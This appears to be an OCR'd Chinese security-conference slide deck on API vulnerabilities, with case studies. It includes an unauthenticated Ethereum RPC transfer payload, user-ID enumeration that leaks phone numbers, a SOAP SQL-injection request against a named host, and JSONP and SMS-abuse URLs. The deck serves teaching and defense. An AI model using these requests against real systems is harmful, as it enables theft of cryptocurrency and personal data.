4/25-26

XKungfoo 2018
信息安全交流大会

接口安全道亦有道

sm0nk

目录

CONTENTS

研究接口安全的初始参考

OWASP Top 10 – 2013 （旧版）	OWASP Top 10 – 2017 （新版）
A1 - 注入	A1 - 注入
A2 - 失效的身份认证和会话管理	A2 - 失效的身份认证和会话管理
A3 - 跨站脚本（XSS）	A3 - 跨站脚本（XSS）
A4 - 不安全的直接对象引用 - 与A7合并	A4 - 失效的访问控制（最初归类在2003/2004版）
A5 - 安全配置错误	A5 - 安全配置错误
A6 - 敏感信息泄漏	A6 - 敏感信息泄漏
A7 - 功能级访问控制缺失 - 与A4合并	A7 - 攻击检测与防护不足(新增)
A8 - 跨站请求伪造（CSRF）	A8 - 跨站请求伪造（CSRF）
A9 - 使用含有已知漏洞的组件	A9 - 使用含有已知漏洞的组件
A10 - 未验证的重定向和转发	A10 - 未受有效保护的API(新增)

RC1

2013年版《OWASP Top 10》	→	2017年版《OWASP Top 10》
A1 – 注入	→	A1:2017 – 注入
A2 – 失效的身份认证和会话管理	→	A2:2017 –失效的身份认证
A3 – 跨站脚本（XSS）	↘	A3:2017 –敏感信息泄漏
A4 – 不安全的直接对象引用 [与A7合并]	∪	A4:2017 – XML外部实体（XXE） [新]
A5 – 安全配置错误	↘	A5:2017 – 失效的访问控制 [合并]
A6 – 敏感信息泄漏	↗	A6:2017 – 安全配置错误
A7 – 功能级访问控制缺失 [与A4合并]	∪	A7:2017 – 跨站脚本（XSS）
A8 – 跨站请求伪造 （CSRF）	☒	A8:2017 – 不安全的反序列化 [新，来自于社区]
A9 – 使用含有已知漏洞的组件	→	A9:2017 –使用含有已知漏洞的组件
A10 – 未验证的重定向和转发	☒	A10:2017 – 不足的日志记录和监控 [新，来自于社区]

RC2+

币安平台-API

3月7日这一夜，黑客耍了所有人：大量币圈账户被盗

在 3 月 7 日深夜(北京时间)，有不少用户发现自己币安账户中持有的各种各样的代币、数字货币被市价即时币币交易成了 BTC。据网友反馈，被盗的账号不在少数，不少人还以为是币安系统错误导致的，还试图从币安客服那里得到解释。当他们还没有反应过来的时候，黑客已经开始了他们有组织、有预谋的行动。

因为大量代币被市价抛售，导致绝大部分币种开始下跌，市场中不明真相的散户也加入了恐慌性抛售。在币安 BTC 交易对中，只有 10 余币种处于正常状态，其他币种均在下跌。

在上涨的币种里，BlockBeats 区块律动发现了这么一个币 VIA(维尔币)，它成为了黑客影响市场的新目标，也是下文的关键。黑客操纵的账号在 1 小时内用 1 万个比特币拉爆了 VIA。

在引发恐慌性抛售之后，黑客将被盗账户中持有的比特币全部高价买入 VIA，导致 VIA 突然被拉爆(BlockBeats 区块律动注：币值在极短的时间内升高，甚至数倍)。从 22 点 50 分的 0.000225 美元直接拉升 100 倍到 0.025 美元，拉爆 110 倍!整个过程中，黑客一共消耗了约10000 个比特币。

1. 自动化便利同时，被利用的后果更严重，同样 API 接口的操作权限是高于账号的
2. “声东击西”的调虎离山攻击手法很套路；懂业务（金融证券）的黑客更可怕

以太坊-“偷渡”漏洞

以太坊目前最流行的节点程序（Geth/Parity）都提供了RPC API，用于对接矿池、钱包等其他第三方程序。

默认情况下，节点的RPC服务是无需密码就可以进行接口调用，官方实现的RPC API也并未提供设置RPC连接密码的功能，因此，一旦将RPC端口暴露在互联网，将会非常危险。

而我们所捕获的以太坊“偷渡”漏洞，正是利用了以太坊默认对RPC不做鉴权的设计。

被攻击的用户，需要具备以下条件：

1. 节点的RPC端口对外开放
2. 节点的RPC端口可直接调用API，未做额外的鉴权保护（如通过nginx等方式进行鉴权保护）
3. 节点的区块高度已经同步到网络的最新高度，因为需要在该节点进行转账，如果未达到最高度，无法进行转账

当用户对自己的钱包进行了解锁（unlockAccount函数），在解锁超时期间，无需再输入密码，便可调用RPC API的eth_sendTransaction进行转账操作。

漏洞的关键组成，由未鉴权的RPC API服务及解锁账户后有一定的免密码时间相结合，以下是解锁账户的unlockAccount函数：


```
3  from web3 import Web3, HTTPProvider, IPCProvider
4  web3 = Web3(HTTPProvider('http://1.33.196.x:8545'))
5  print web3.eth.blockNumber
```


{“jsonrpc”:”2.0”,”id”:2,”method”:”eth_sendTransaction”,”params”:[{“from”:”受害者钱包地址1”,”gas”:”0x55f0”,”to”:”0xdc3431d42c0bf108b44cb48bfbd2cd4d392c32d6”,”value”:”0x112345fc212345000”}]}

广义之资源

状态非直连

接口定义分类（功能&服务&形态）





XML ⇔ JSON

功能接口关联利用案例

密码找回　　网站论坛

切入点一：从密码找回功能分析，有相当一部分网站，提供账号检测功能，且提示存在与否，

根据友情提示以及次数限定情况，可以通过返回包匹配存在的帐号，包括用户名、甚至手机号（其实主要是手机号）。

切入点二：密码找回功能，输入手机号后会提示...正在找回XXX的密码信息...，这个就是用户名了，

（若输入用户名，有可能提示正在找回某手机号的密码信息）

切入点三：网站论坛，为了交流，以及用户的活跃度，部分网站存在bbs、club等论坛信息，一般二次开发的Discuz 。

上面会存在关于个人的一些数据，比如用户名（论坛网名）、性别、粉丝情况、帖子情况、联系方式、住址（部分需要登录权限）、还有一些倾向数据，比如购物平台关注的商品信息、个人关注的汽车信息

从这三个切入点来讲，单独哪个可能都影响不足够大，没有达到影响的最大化。从一个数据利用者角度分析，最希望得到与平台性质相关的属性，比如交友网站的性别和联系方式信息，房产网站的倾向房产和联系方式等属性。 那把三个切入点的数据整合起来能得到什么呢？

1. 通过用户检测 获得手机号用户个人信息；
2. 通过手机号检测，获得用户名信息；
3. 通过论坛遍历，获得 ID 和用户名信息；
4. 通过关联以上数据，可以对应手机号------>用户名 ------> 论坛 ID，同样也就意味着获得了某手机号的用户关注了什么的信息。Demo 说明

   用户：188xxxx8888 用户名：HelloWorld 关注：某别墅


   用户：138xxxx9999 用户名：52BMW 关注：宝马 X6

   用户：159xxxx6666 用户名：HelloKitty 就职某金融企小白领

   用户：186xxxx5555 用户名：独孤求败 关注：大疆无人机

   .....

针对 Demo 数据，从一个数据威胁角度来分析，那可以实现精准营销。带来的场景就是另一片天地。



案例回顾：关联利用的思路仅供参考，要结合具体场景；小厂商范爬效率低，大厂商不至于如此漏洞


案例最终的方式是：APP + API + Add + List

反编译 APP，获得信息如下：

```
public static String makeGetLoginInfoUrl(String paramString)
{
  StringBuilder localStringBuilder = new StringBuilder();
  localStringBuilder.append('[redacted]eapi4.1.7/services/userinfo/get");
  StringHashMap localStringHashMap = new StringHashMap();
  localStringHashMap.put("appid", "price.android");
  localStringHashMap.put("userid", paramString);
  return regroupParamsJava(localStringBuilder, localStringHashMap);
}
```

拼接链接并访问，返回信息如下：

http://[redacted]eapi4.1.7/services/userinfo/get?appid=price.android&userid=10002




{"result":{"user":{"userid":10001,"userstate":0,"mobilephone":"1363311[redacted]0","nickname":"[redacted]sp","headimage":"http://i0.[redacted]/album/userheaders/2013/1/7/4029be78-5612-40f2-bc7f-a411c6480d21_120X120.jpg"}},"returncode":0,"message":"","cdntime":1478050920}

Request	Payload	Status	Error	Timeout	Length	"userid":	"nickname":"	"mobilephone":"	Comment
0		200			657	33000000	an9qxt5	1353744[redacted]	baseline request
1	10	200			662	33000010	ç□□è¨□å¹□å®□	1830518[redacted]	
2	11	200			662	33000011	è□±æ□□æ□□æ□□	1523156[redacted]	
3	12	200			653	33000012	ç□□ä»□é□□ê¡□ç□□		
4	13	200			650	33000013	ä»»å□ç«¥å□¬		
5	14	200			781	33000014	æ□□æ□¥è□³ä¸□é²□æ□¬	1511287[redacted]	
6	15	200			660	33000015	ä½è□□ä¼²ç□□ä¸□ç□...		
7	16	200			657	33000016	af9d3sj	1555597[redacted]	
8	17	200			656	33000017	ç±³å□ ç□□ç±³å□□ç□¾		
9	18	200			658	33000018	auqxwyetg	1354004[redacted]	
10	19	200			661	33000019	æ□°é□□å-□é□□é□□å□...		
11	20	200			657	33000020	é□«æ□□ç□²ç□□é¸'æµ□		

某Webservice接口-SOAP SQL注入

```
POST /Service1.asmx HTTP/1.1

Accept-Encoding: gzip,deflate

Content-Type: text/xml;charset=UTF-8

SOAPAction: "http://tempuri.org/FCCodeTracert"

Content-Length: 384

Host: gzxijiu.cn:82

User-Agent: Apache-HttpClient/4.1.1 (java 1.5)

Connection: close


<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">

   <soapenv:Header/>

   <soapenv:Body>

      <tem:FCCodeTracert>

         <!--Optional:-->

         <tem:FCCode><![CDATA[1*]]></tem:FCCode>

      </tem:FCCodeTracert>

   </soapenv:Body>

</soapenv:Envelope>
```





简单的说:
TCP/Http是传输方式。Soap是包装方式。XML是包装材料。

HTTP是一个通信协议，通过网络传输信息。SOAP是一个基于XML的协议交换消息，可以使用HTTP来传输这些信息。事实上HTTP是SOAP消息的最常见的传输工具。


SOAP 协议，其实不只是 ws 使用，邮件 smtp 传输协议也是这个。


某直播平台的REST接口-越权-信息遍历





REST






http://www.api.com/product.php?id=113 ⇨ http://www.api.com/product/113

JSONP接口信息泄漏接口跨域篡改业务漏洞

http://**.**.**.**/html/servicereq/queryMessageList?callback=angular.callbacks._13&reqparam=%7B%22flag%22:%22-1%22,%22number%22:%2210%22,%22startNum%22:%221%22%7D

http://**.**.**.**/html/servicereq/confirmpkgsub?callback=angular.callbacks._6f&reqparam={"id":"-**147014340A146**","flowUpshiftFlag":"0","saleid":"","effecttime":{"value":"0"},"effectperiod":{"value":"1"},"isMonthPack":"1","taskId":""}

接口结合业务的逻辑漏洞



http://www.suopingbao.com/api.php?_ksTS=1421338903592_548&&callback=jsonp459&c=checkcode&mobile=手机号码&sessionid=验证码ID&identity=app.taobao.com&code=验证码&sms_type=1&name=APP名称（自定义短信内容）&id=APP的ID

